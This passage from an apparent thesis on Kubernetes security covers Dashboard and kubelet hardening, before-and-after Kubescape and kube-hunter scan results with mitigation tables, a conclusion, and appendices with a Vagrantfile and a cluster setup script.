To secure the Kubernetes Dashboard, we need to modify its service type from NodePort to ClusterIP. This configuration change will make the Dashboard accessible only by running an on demand proxy server with the use of the kubectl utility, thus making connectivity to the Dashboard more controlled and predictable. As an additive protection measure, we can limit the permissions of the Dashboard's service account, to allow only specific operations. A common configuration option is to allow read-only access to a limited set of cluster resources, as depicted in the following figure:




```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: dashboard-viewonly
rules:
- apiGroups:
  - ""
  resources:
  - configmaps
  - endpoints
  - persistentvolumeclaims
  - pods
  - replicationcontrollers
  - replicationcontrollers/scale
  - serviceaccounts
  - services
  - nodes
  - persistentvolumeclaims
  - persistentvolumes
  verbs:
  - get
  - list
  - watch
```

Figure 7.17: View-only Role for the Kubernetes Dashboard

7.9. Limitation of Information Disclosure

A good security practice that applies not only to Kubernetes but to every kind of technology used in modern IT infrastructures, is to protect the identity of the systems from being exposed publicly. By default, the kubelet service allows the API server to fetch information such as the cluster’s running version or node metrics. This information can easily be accessed through the exposed «/metrics» and «/version» endpoints. Generally, Kubernetes provides adequate security, but like every other software, from time to time new vulnerabilities come to light. By allowing access to cluster related information, bad actors could potentially discover vulnerabilities that might affect the specific version the cluster’s nodes are running and take advantage of them.

To prevent malicious users from accessing this type of information, we can disable the debugging and log collection features of the kubelet service, by setting the «enable-debugging-handlers» flag to false. By default, this flag will not be present inside the kubelet’s configuration file, so we need to add it as follows:



```
vagrant@master-1:~$ cat /etc/default/kubelet
KUBELET_EXTRA_ARGS="--node-ip=192.168.56.11,--enable-debugging-handlers=false"
```

Figure 7.18: kubelet configuration file after disabling log collection

After modifying the configuration file, we need to restart the kubelet service to load the new configuration. To perform the restart operation and then monitor the service's status, we can use the following commands:

# sudo systemctl restart kubelet


# sudo systemctl status kubelet

8. Security Hardening Evaluation

In the previous chapter, we applied security optimizations to many aspects of Kubernetes, such as the cluster's components, the deployed applications, the user and service accounts and even to the underlying Linux hosts. To determine if the applied security measures are enough, in this chapter we will re-evaluate the cluster's security and calculate the total security risk once again by performing three new vulnerability scans with Kubescape and kube-hunter.

The first security scan we will perform is a YAML file scan that will help us determine if the applications we created provide an adequate level of security. To initiate the scan, we can use the following command:

# kubescape scan /vagrant/configs/YAML/secured_apps/ --verbose




```
+----------+-----------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
| SEVERITY |                             CONTROL NAME                              | FAILED RESOURCES | EXCLUDED RESOURCES | ALL RESOURCES | % RISK-SCORE |
+----------+-----------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
| Critical | Control plane hardening                                               |        0         |         0          |       0       |  irrelevant  |
| Critical | Disable anonymous access to Kubelet service                           |        0         |         0          |       0       |  irrelevant  |
| Critical | Enforce Kubelet client TLS authentication                             |        0         |         0          |       0       |  irrelevant  |
| High     | Applications credentials in configuration files                       |        0         |         0          |       1       |      0%      |
| High     | CVE-2021-25742-nginx-ingress-snippet-annotation-vulnerability         |        0         |         0          |       0       |  irrelevant  |
| High     | CVE-2022-23648-containerd-fs-escape                                   |        0         |         0          |       0       |  irrelevant  |
| High     | Forbidden Container Registries                                        |        0         |         0          |       0       |  irrelevant  |
| High     | Host PID/IPC privileges                                               |        0         |         0          |       0       |  irrelevant  |
| High     | HostNetwork access                                                    |        0         |         0          |       0       |  irrelevant  |
| High     | HostPath mount                                                        |        0         |         0          |       0       |  irrelevant  |
| High     | Insecure capabilities                                                 |        0         |         0          |       0       |  irrelevant  |
| High     | List Kubernetes secrets                                               |        0         |         0          |       1       |      0%      |
| High     | Privileged container                                                  |        0         |         0          |       0       |  irrelevant  |
| High     | RBAC enabled                                                          |        0         |         0          |       0       |  irrelevant  |
| High     | Resource limits                                                       |        0         |         0          |       0       |  irrelevant  |
| High     | Resources CPU limit and request                                       |        0         |         0          |       0       |  irrelevant  |
| High     | Resources memory limit and request                                    |        0         |         0          |       0       |  irrelevant  |
| High     | Workloads with Critical vulnerabilities exposed to external traffic   |        0         |         0          |       0       |  irrelevant  |
| High     | Workloads with RCE vulnerabilities exposed to external traffic        |        0         |         0          |       0       |  irrelevant  |
| High     | Writable hostPath mount                                               |        0         |         0          |       0       |  irrelevant  |
| Medium   | Access container service account                                      |        0         |         0          |       1       |      0%      |
| Medium   | Allow privilege escalation                                            |        0         |         0          |       0       |  irrelevant  |
| Medium   | Allowed hostPath                                                      |        0         |         0          |       0       |  irrelevant  |
| Medium   | Audit logs enabled                                                    |        0         |         0          |       0       |  irrelevant  |
| Medium   | Automatic mapping of service account                                  |        0         |         0          |       4       |      0%      |
| Medium   | CVE-2021-25741 - Using symlink for arbitrary host file system access. |        0         |         0          |       0       |  irrelevant  |
| Medium   | CVE-2022-0185-linux-kernel-container-escape                           |        0         |         0          |       0       |  irrelevant  |
| Medium   | CVE-2022-0492-cgroups-container-escape                                |        0         |         0          |       0       |  irrelevant  |
| Medium   | CVE-2022-24348-argocddirtraversal                                     |        0         |         0          |       0       |  irrelevant  |
| Medium   | Cluster internal networking                                           |        0         |         0          |       4       |      0%      |
| Medium   | Cluster-admin binding                                                 |        0         |         0          |       1       |      0%      |
| Medium   | Configured liveness probe                                             |        0         |         0          |       0       |  irrelevant  |
| Medium   | Container hostPort                                                    |        0         |         0          |       0       |  irrelevant  |
| Medium   | Containers mounting Docker socket                                     |        0         |         0          |       0       |  irrelevant  |
| Medium   | CoreDNS poisoning                                                     |        0         |         0          |       1       |      0%      |
| Medium   | Data Destruction                                                      |        0         |         0          |       1       |      0%      |
| Medium   | Delete Kubernetes events                                              |        0         |         0          |       1       |      0%      |
| Medium   | Exec into container                                                   |        0         |         0          |       1       |      0%      |
| Medium   | Exposed dashboard                                                     |        0         |         0          |       0       |  irrelevant  |
| Medium   | Exposed sensitive interfaces                                          |        0         |         0          |       0       |  irrelevant  |
| Medium   | Images from allowed registry                                          |        0         |         0          |       0       |  irrelevant  |
| Medium   | Ingress and Egress blocked                                            |        0         |         0          |      10       |      0%      |
| Medium   | Linux hardening                                                       |        0         |         0          |       0       |  irrelevant  |
| Medium   | Malicious admission controller (mutating)                             |        0         |         0          |       0       |  irrelevant  |
| Medium   | Mount service principal                                               |        0         |         0          |       0       |  irrelevant  |
| Medium   | Namespace without service accounts                                    |        0         |         0          |       8       |      0%      |
| Medium   | No impersonation                                                      |        0         |         0          |       1       |      0%      |
| Medium   | Non-root containers                                                   |        0         |         0          |       0       |  irrelevant  |
| Medium   | Portforwarding privileges                                             |        0         |         0          |       1       |      0%      |
| Medium   | Secret/ETCD encryption enabled                                        |        0         |         0          |       0       |  irrelevant  |
| Medium   | Sudo in container entrypoint                                          |        0         |         0          |       0       |  irrelevant  |
| Medium   | Workloads with excessive amount of vulnerabilities                    |        0         |         0          |       0       |  irrelevant  |
| Low      | Access Kubernetes dashboard                                           |        0         |         0          |       1       |      0%      |
| Low      | CVE-2022-3172-aggregated-API-server-redirect                          |        0         |         0          |       0       |  irrelevant  |
| Low      | Configured readiness probe                                            |        0         |         0          |       0       |  irrelevant  |
| Low      | Image pull policy on latest tag                                       |        0         |         0          |       0       |  irrelevant  |
| Low      | Immutable container filesystem                                        |        0         |         0          |       0       |  irrelevant  |
| Low      | K8s common labels usage                                               |        0         |         0          |       0       |  irrelevant  |
| Low      | Kubernetes CronJob                                                    |        0         |         0          |       0       |  irrelevant  |
| Low      | Label usage for resources                                             |        0         |         0          |       0       |  irrelevant  |
| Low      | Malicious admission controller (validating)                           |        0         |         0          |       0       |  irrelevant  |
| Low      | Naked PODs                                                            |        0         |         0          |       0       |  irrelevant  |
| Low      | Network mapping                                                       |        0         |         0          |       4       |      0%      |
| Low      | PSP enabled                                                           |        0         |         0          |       0       |  irrelevant  |
| Low      | Pods in default namespace                                             |        0         |         0          |       0       |  irrelevant  |
| Low      | SSH server running inside container                                   |        0         |         0          |       0       |  irrelevant  |
+----------+-----------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
|          |                           RESOURCE SUMMARY                            |        0         |         0          |      20       |    0.00%     |
+----------+-----------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
```

Figure 8.1: Re-evaluation of YAML file security with Kubescape (Initial scan depicted in Figure 5.8, Page 52)

By comparing the results with those of the previous vulnerability scan, we notice that we managed to resolve all the vulnerabilities we discovered before securing the resources and reduced the total security risk from 43.03% to 0%.

The second scan we will run makes use of the Kubescape tool once again and aims to discover the underlying host's security vulnerabilities. To commence the security scan, the following command can be used:

# kubescape scan --enable-host-scan



```
+----------+----------------------------------------------------+-------------------+---------------------+---------------+--------------+
| SEVERITY |                    CONTROL NAME                    | FAILED RESOURCES  | EXCLUDED RESOURCES  | ALL RESOURCES | % RISK-SCORE |
+----------+----------------------------------------------------+-------------------+---------------------+---------------+--------------+
| High     | Forbidden Container Registries                     |         1         |          0          |      16       |      6%      |
| High     | HostNetwork access                                 |         6         |          0          |      16       |     35%      |
| High     | HostPath mount                                     |         5         |          0          |      16       |     29%      |
| High     | List Kubernetes secrets                            |        12         |          0          |      76       |     16%      |
| High     | Privileged container                               |         2         |          0          |      16       |     12%      |
| High     | Resource limits                                    |        11         |          0          |      16       |     71%      |
| High     | Resources CPU limit and request                    |        11         |          0          |      16       |     71%      |
| High     | Resources memory limit and request                 |        10         |          0          |      16       |     58%      |
| High     | Writable hostPath mount                            |         4         |          0          |      16       |     23%      |
| Medium   | Access container service account                   |        46         |          0          |      47       |     98%      |
| Medium   | Allow privilege escalation                         |         8         |          0          |      16       |     47%      |
| Medium   | Allowed hostPath                                   |         4         |          0          |      16       |     23%      |
| Medium   | Audit logs enabled                                 |         1         |          0          |       1       |     100%     |
| Medium   | Automatic mapping of service account               |        62         |          0          |      64       |     97%      |
| Medium   | CVE-2022-0492-cgroups-container-escape             |         8         |          0          |      16       |     53%      |
| Medium   | Cluster internal networking                        |         8         |          0          |      10       |     80%      |
| Medium   | Cluster-admin binding                              |         2         |          0          |      76       |      3%      |
| Medium   | Delete Kubernetes events                           |         4         |          0          |      76       |      5%      |
| Medium   | Exec into container                                |         2         |          0          |      76       |      3%      |
| Medium   | Exposed sensitive interfaces                       |         1         |          0          |       1       |     100%     |
| Medium   | Images from allowed registry                       |         5         |          0          |      16       |     29%      |
| Medium   | Ingress and Egress blocked                         |        15         |          0          |      21       |     73%      |
| Medium   | Linux hardening                                    |         9         |          0          |      16       |     52%      |
| Medium   | Mount service principal                            |         5         |          0          |      16       |     29%      |
| Medium   | Namespace without service accounts                 |         7         |          0          |      58       |     12%      |
| Medium   | No impersonation                                   |         2         |          0          |      76       |      3%      |
| Medium   | Non-root containers                                |        14         |          0          |      16       |     88%      |
| Medium   | Portforwarding privileges                          |         2         |          0          |      76       |      3%      |
| Medium   | Secret/ETCD encryption enabled                     |         1         |          0          |       1       |     100%     |
| Low      | Access Kubernetes dashboard                        |         1         |          0          |      92       |      1%      |
| Low      | CVE-2022-3172-aggregated-API-server-redirect       |         2         |          0          |       2       |     100%     |
| Low      | Configured readiness probe                         |         6         |          0          |      16       |     35%      |
| Low      | Immutable container filesystem                     |        12         |          0          |      16       |     70%      |
| Low      | K8s common labels usage                            |        15         |          0          |      16       |     94%      |
| Low      | Label usage for resources                          |         7         |          0          |      16       |     48%      |
| Low      | Network mapping                                    |         8         |          0          |      10       |     80%      |
| Low      | PSP enabled                                        |         1         |          0          |       1       |     100%     |
+----------+----------------------------------------------------+-------------------+---------------------+---------------+--------------+
|          |                  RESOURCE SUMMARY                  |        74         |          0          |      203      |    18.81%    |
+----------+----------------------------------------------------+-------------------+---------------------+---------------+--------------+
```

Figure 8.2: Re-evaluation of host security with Kubescape (Initial scan depicted in Figure 5.10, Page 54)

By monitoring the results, it is apparent that many of the security vulnerabilities persist. The reason behind this is that even though we restricted access throughout the cluster and enforced the least privilege principle as much as possible, many of the system's resources (kube-system namespace) require elevated access to perform administrative actions such as traffic manipulation and resource management. Limiting the access scope and privileges of these resources is not possible without breaking the cluster's functionality, so we will treat the suggestions that are related to kube-system resources as acceptable risk. In total, even though we could not eliminate the security risk completely, we managed to reduce it from 27.28% to 18.81%.

For the third and final security scan, we will perform an internal scan by running the kube-hunter tool from a deployed pod. To start the scan and fetch the logging output of the pod, the following commands can be used (the pod's name is generated randomly):

```
# kubectl create -f /vagrant/configs/YAML/kube-hunter-job.yaml
# kubectl logs kube-hunter-ftkbx
```

The discovered security issues from the first scan were related to information disclosure since the «/version» endpoint of the API server was exposed and access to host credentials, pod secrets and service account tokens was possible from neighboring pods. All these issues were resolved in chapter 7, by disabling the debugging headers in the kubelet's configuration and by introducing separate service accounts for each deployed resource. In addition, all related resources are now deployed in separate namespaces and the automatic mounting of service account tokens to pods has been disabled for all cluster resources.

A complete overview of all the security controls that have been executed against the Kubernetes cluster (by both the kube-hunter and Kubescape tools), their contribution to the final risk score after the introduction of security measures and their mitigation status, can be observed in Tables 8.2 and 8.3.

Control Name	Severity	Risk Score (Before)	Risk Score (After)	Comments
Control Plane Hardening	Critical	0%	0%	Not Applicable
Disable anonymous access to Kubelet service	Critical	0%	0%	Not Applicable
Enforce Kubelet client TLS authentication	Critical	0%	0%	Not Applicable
Data Destruction	Critical	25%	0%	Mitigated by the enforcement of the security measures defined in chapters 7.1, 7.2, 7.5, 7.6
Cluster-admin binding	High	3%	3%	cluster-admin binding is required by kubeconfig, so no action was taken
Applications credentials in	High	0%	0%	Not Applicable

configuration files				
CVE-2021-25742-nginx-ingress-snippet-annotation-vulnerability	High	0%	0%	Not Applicable
CVE-2022-23468-containerd-fs-escape	High	0%	0%	Not Applicable
Host PIO/IPC privileges	High	0%	0%	Not Applicable
Insecure capabilities	High	0%	0%	Not Applicable
List Kubernetes secrets	High	16%	16%	kube-system pods require access to list secrets, so no action was taken
Privileged container	High	14%	12%	User defined privileged containers were removed. kube-system pods require privileged access
RBAC enabled	High	0%	0%	Not Applicable
Resource limits	High	0%	71%	Works in a reverse fashion. Resource limits were introduced for all user defined workloads
Resources CPU limit and request	High	100%	71%	Resource limits were set to all user defined workloads
Resources memory limit and request	High	90%	58%	Resource limits were set to all user defined workloads
Workloads with Critical vulnerabilities exposed to external traffic	High	0%	0%	Not Applicable
Workloads with RCE vulnerabilities exposed to external traffic	High	0%	0%	Not Applicable

Writable hostPath mount	High	19%	23%	To store database data, two folders were exposed on the worker nodes to permit access from certain pods
Access container service account	Medium	100%	98%	New service accounts were created for each deployed resource (excluding kube-system) that follow the principle of least privilege
Allow privilege escalation	Medium	80%	47%	Privilege escalation was forbidden for all user defined workloads
Allowed hostPath	Medium	19%	23%	To store database data, two folders were exposed on the worker nodes to permit access from certain pods
Automatic mapping of service account	Medium	100%	0%	Mitigated Automatic service account mapping was disabled for all workloads
CVE-2021-25741 - Using symlink for arbitrary host file system access	Medium	0%	0%	Not Applicable
CVE-2022-0185-linux-kernel-container-escape	Medium	0%	0%	Not Applicable
CVE-2022-0492-cgroups-container-escape	Medium	58%	53%	Vulnerability was addressed by enforcing an AppArmor profile on containers and by disabling the CAP_SYS_ADMIN capability. The same actions cannot be performed on kube-system pods
CVE-2022-24348-argocddirtraversal	Medium	0%	0%	Not Applicable

Cluster internal networking	Medium	100%	80%	Network traffic for all containers was filtered by the enforcement of network policies with Calico. kube-system resources remained unchanged
Configured liveness probe	Medium	47%	0%	Mitigated Configured probs for all workloads
Container hostPath	Medium	0%	0%	Not Applicable
Containers mounting Docker socket	Medium	0%	0%	Not Applicable
CoreDNS poisoning	Medium	5%	0%	Mitigated Network traffic for all containers was filtered by the enforcement of network policies with Calico. kube-system resources remained unchanged
Data Destruction	Medium	0%	0%	Not Applicable
Delete Kubernetes events	Medium	5%	5%	Only kube-system pods can delete system events, so no action was taken
Exec into container	Medium	3%	3%	Only kube-system pods can open a shell into other containers, so no action was taken
Exposed dashboard	Medium	0%	0%	Not Applicable
Exposed sensitive interfaces	Medium	100%	100%	Accepted Risk The control is triggered by the exposure of the Kubernetes Dashboard
Forbidden Container Registries	Medium	19%	6%	Docker repository was added to kube-hunter’s trusted list. Certain repositories (like the aquasec

				repo that kube-hunter uses) were kept untrusted
HostNetwork access	Medium	28%	35%	Access allowed to specific containers for data storing functions
HostPath mount	Medium	24%	29%	To store database data, two folders were exposed on the worker nodes to permit access from certain pods
Images form allowed registry	Medium	42%	29%	Docker repository was added to kube-hunter’s trusted list. Certain repositories (like the aquasec that kube-hunter uses) were kept untrusted
Ingress and Egress blocked	Medium	100%	73%	Network traffic for all containers was filtered by the enforcement of network policies with Calico. kube-system resources remained unchanged
Linux hardening	Medium	61%	52%	A generic AppArmor profile was enforced on all user defined containers
Malicious admission controller (mutating)	Medium	0%	0%	Not Applicable
Mount service principal	Medium	24%	29%	Additional resources were introduced to the cluster that required a service principal to be mounted on the container. New service principals were created as well, that follow the

				principle of least privilege
Namespace without service accounts	Medium	8%	12%	New namespaces were created and not all required a service account
Network Mapping	Medium	100%	80%	Network traffic for all containers was filtered by the enforcement of network policies with Calico. kube-system resources remained unchanged
No Impersonation	Medium	3%	3%	Impersonation of privileged groups is only permitted by the cluster-admin role which is assigned to specific kube-system pods, so no action was taken
Non-root containers	Medium	91%	88%	The one and only user defined privileged container was removed. Changes to the kube-system containers cannot be made without breaking functionality
Portforwarding privileges	Medium	3%	3%	Certain kube-system pods require port-forwarding capabilities, so no action was taken
Sudo in container entrypoint	Medium	0%	0%	Not Applicable
Workloads with excessive amount of vulnerabilities	Medium	0%	0%	Not Applicable
Access Kubernetes dashboard	Low	1%	1%	Accepted Risk The control is triggered by the exposure of the Kubernetes Dashboard

Audit logs enabled	Low	100%	100%	Audit logs are useful for monitoring and reporting, so this control was intentionally ignored
CVE-2022-3172-aggregated-API-server-redirect	Low	0%	100%	False Positive Vulnerability fixed in v1.24.5
Configured readiness probe	Low	71%	35%	Readiness probes were used for all user defined workloads. kube-system pods remained unchanged
Image pull policy on latest tag	Low	0%	0%	Not Applicable
Immutable container filesystem	Low	75%	0%	A read-only root filesystem was enforced for specific containers
K8s common labels usage	Low	100%	94%	Labels were used for all user defined workloads. kube-system pods remained unchanged
Kubernetes CronJob	Low	0%	0%	Not Applicable
Label usage for resources	Low	53%	48%	Labels were used for all user defined workloads. kube-system pods remained unchanged
Malicious admission controller (validating)	Low	0%	0%	Not Applicable
Naked PODs	Low	0%	0%	Not Applicable
PSP enabled	Low	100%	100%	False Positive Pod Security Policies are deprecated and scheduled for removal in v1.25. Current cluster version is v1.24, but

				PSPs are not utilized by any resources
Pods in default namespace	Low	42%	0%	Mitigated All relevant resources were grouped together inside their own namespaces
Resource policies	Low	100%	0%	Mitigated Policies were defined for all user defined workloads
Secret/ETCD encryption enabled	Low	100%	0%	False Positive Encryption of secrets was already enabled, so no action was taken
SSH server running inside container	Low	0%	0%	Not Applicable

Table 8.1: Mitigation status of the Kubescape security findings

Control Name	Severity	Comments
KHV005 - Access to Kubernetes API	High	Mitigated New service accounts have been created for every namespace, which follow the principle of least privilege. kube-system resources remained unchanged
Access container service account	Medium	Mitigated New service accounts have been created for every namespace, which follow the principle of least privilege. kube-system resources remained unchanged
KHV050 - Read access to Pod service account token	Medium	Mitigated New service accounts have been created for every namespace, which follow the principle of least privilege. kube-system resources remained unchanged

KHV002 - Kubernetes version disclosure	Low	Mitigated The enable-debugging-handlers flag has been disabled

Table 8.2: Mitigation status of the kube-hunter security findings

9. Conclusion

As the popularity and usage of Kubernetes continually increases, it is expected that more and more security gaps will be discovered over time. After conducting research to discover the most common vulnerabilities that threaten Kubernetes, it is apparent that a large percentage of them stem from critical security misconfigurations and not from platform specific security weaknesses. The main reasons that further burden this situation are the complexity of Kubernetes and the inexperience of many administrators. Furthermore, to examine how a real Kubernetes environment copes with some of the discovered misconfiguration scenarios, we deployed and configured a Kubernetes cluster and subsequently evaluated its security posture with the use of the kube-hunter and Kubescape vulnerability scanning tools. The goal was to evaluate many aspects of the cluster's security by using several scanning techniques, such as internal and external scanning, YAML file scanning, inspection of its components for vulnerabilities, and even estimate the overall security risk. To demonstrate how impactful some of the intentionally created misconfigurations are, specially crafted attacks were launched against the cluster, and as expected, the additional layers of abstraction that Kubernetes adds in-between the deployed applications and the underlying hardware, exposed even adequately protected applications at risk. Finally, to decrease the attack surface of the cluster, a list of countermeasures was enforced to protect both the cluster’s computing resources and its workloads. To discover the best Kubernetes security practices, a qualitative examination of online resources such as blog postings, academic publications, and published documentation was conducted. The generated list of security countermeasures includes the enforcement of network policies and the principle of least privilege with role-based access control, separation of cluster resources, hardening of the underlying hosts, limitation of information disclosure, protection of sensitive interfaces, resource labeling and usage limitation of the cluster’s computing resources.

List of Appendices

Appendix 1: Vagrant Configuration (Vagrantfile)

```
MASTER_NODES = 1
WORKER_NODES = 2

BASE_IP = "192.168.56."
MASTER_IP_START = 10
NODE_IP_START = 20
LB_IP_START = 30

IFNAME = "enp0s8"
KUBERNETES_VERSION = "1.24.0-00"
OS_VERSION = "xUbuntu_22.04"
CRIO_VERSION = "1.24"
POD_CIDR = "192.168.0.0/16"

Vagrant.configure("2") do |config|
  config.vm.box = "ubuntu/jammy64"
  config.vm.box_check_update = true

  if MASTER_NODES > 1
    # Provision HAPproxy loadbalancer
    config.vm.define "loadbalancer" do |node|
      node.vm.provider "virtualbox" do |vb|
        vb.name = "loadbalancer"
        vb.memory = 512
        vb.cpus = 1
      end
      node.vm.hostname = "loadbalancer"
      node.vm.network :private_network, ip: BASE_IP + "#{LB_IP_START}"
      node.vm.network "forwarded_port", guest: 22, host: 45030

      node.vm.provision "loadbalancer", :type => "shell", :path =>
"scripts/loadbalancer.sh" do |s|
        s.args = [IFNAME]
      end
    end
  end

  # Provision Master Nodes
  (1..MASTER_NODES).each do |i|
    config.vm.define "master-#{i}" do |node|
      node.vm.provider "virtualbox" do |vb|
          vb.name = "master-#{i}"
          vb.memory = 2560
          vb.cpus = 2
      end
      node.vm.hostname = "master-#{i}"
      node.vm.network :private_network, ip: BASE_IP +
"#{MASTER_IP_START + i}"
      node.vm.network "forwarded_port", guest: 22, host: "#{45010 + i}"
      node.vm.provision "master", :type => "shell", :path =>
"scripts/master.sh" do |s|
    s.args = [IFNAME, KUBERNETES_VERSION, OS_VERSION, CRIO_VERSION,
POD_CIDR, MASTER_NODES]
      end
    end
  end

  # Provision Worker Nodes
  (1..WORKER_NODES).each do |i|
    config.vm.define "worker-#{i}" do |node|
      node.vm.provider "virtualbox" do |vb|
        vb.name = "worker-#{i}"
        vb.memory = 1560
        vb.cpus = 1
      end
      node.vm.hostname = "worker-#{i}"
      node.vm.network :private_network, ip: BASE_IP + "#{NODE_IP_START
+ i}"
      node.vm.network "forwarded_port", guest: 22, host: "#{45020 + i}"
      node.vm.provision "worker", :type => "shell", :path =>
"scripts/worker.sh" do |s|
    s.args = [IFNAME, KUBERNETES_VERSION, OS_VERSION, CRIO_VERSION]
      end
    end
  end
end
```

Appendix 2: Kubernetes Master Nodes Setup Script (master.sh)

```
#!/bin/bash

set -euxo pipefail

IFNAME=$1
ADDRESS="$(ip -4 addr show $IFNAME | grep "inet" | head -1 |awk '{print
$2}' | cut -d/ -f1)"
KUBERNETES_VERSION=$2
OS_VERSION=$3
CRIO_VERSION=$4
HOSTNAME=$(hostname -s)
POD_CIDR=$5
MASTER_NODES=$6
```

```
echo "Update hosts and DNS file entries"
sed -e "s/^.*${HOSTNAME}.*/${ADDRESS} ${HOSTNAME} ${HOSTNAME}.local/" -
i /etc/hosts
sed -e '/^.*ubuntu-focal.*/d' -i /etc/hosts

cat >> /etc/hosts <<EOF
192.168.5.11  master-1
192.168.5.12  master-2
192.168.5.13  master-3
192.168.5.21  worker-1
192.168.5.22  worker-2
192.168.5.23  worker-3
192.168.5.30  loadbalancer
EOF

sed -i -e 's/#DNS=/DNS=8.8.8.8/' /etc/systemd/resolved.conf
service systemd-resolved restart

echo "Disable swap"
sudo swapoff -a
(crontab -l 2>/dev/null; echo "@reboot /sbin/swapoff -a") | crontab -
|| true
sudo apt-get update -y

echo "Load kernel modules and set up required sysctl parameters"
cat <<EOF | sudo tee /etc/modules-load.d/crio.conf
overlay
br_netfilter
EOF
sudo modprobe overlay
sudo modprobe br_netfilter

cat <<EOF | sudo tee /etc/sysctl.d/99-kubernetes-cri.conf
net.bridge.bridge-nf-call-iptables  = 1
net.ipv4.ip_forward                 = 1
net.bridge.bridge-nf-call-ip6tables = 1
EOF
sudo sysctl --system

echo "Install required packages"
sudo apt update -y
sudo apt-get install -y apt-transport-https ca-certificates curl jq
gnupg2 software-properties-common

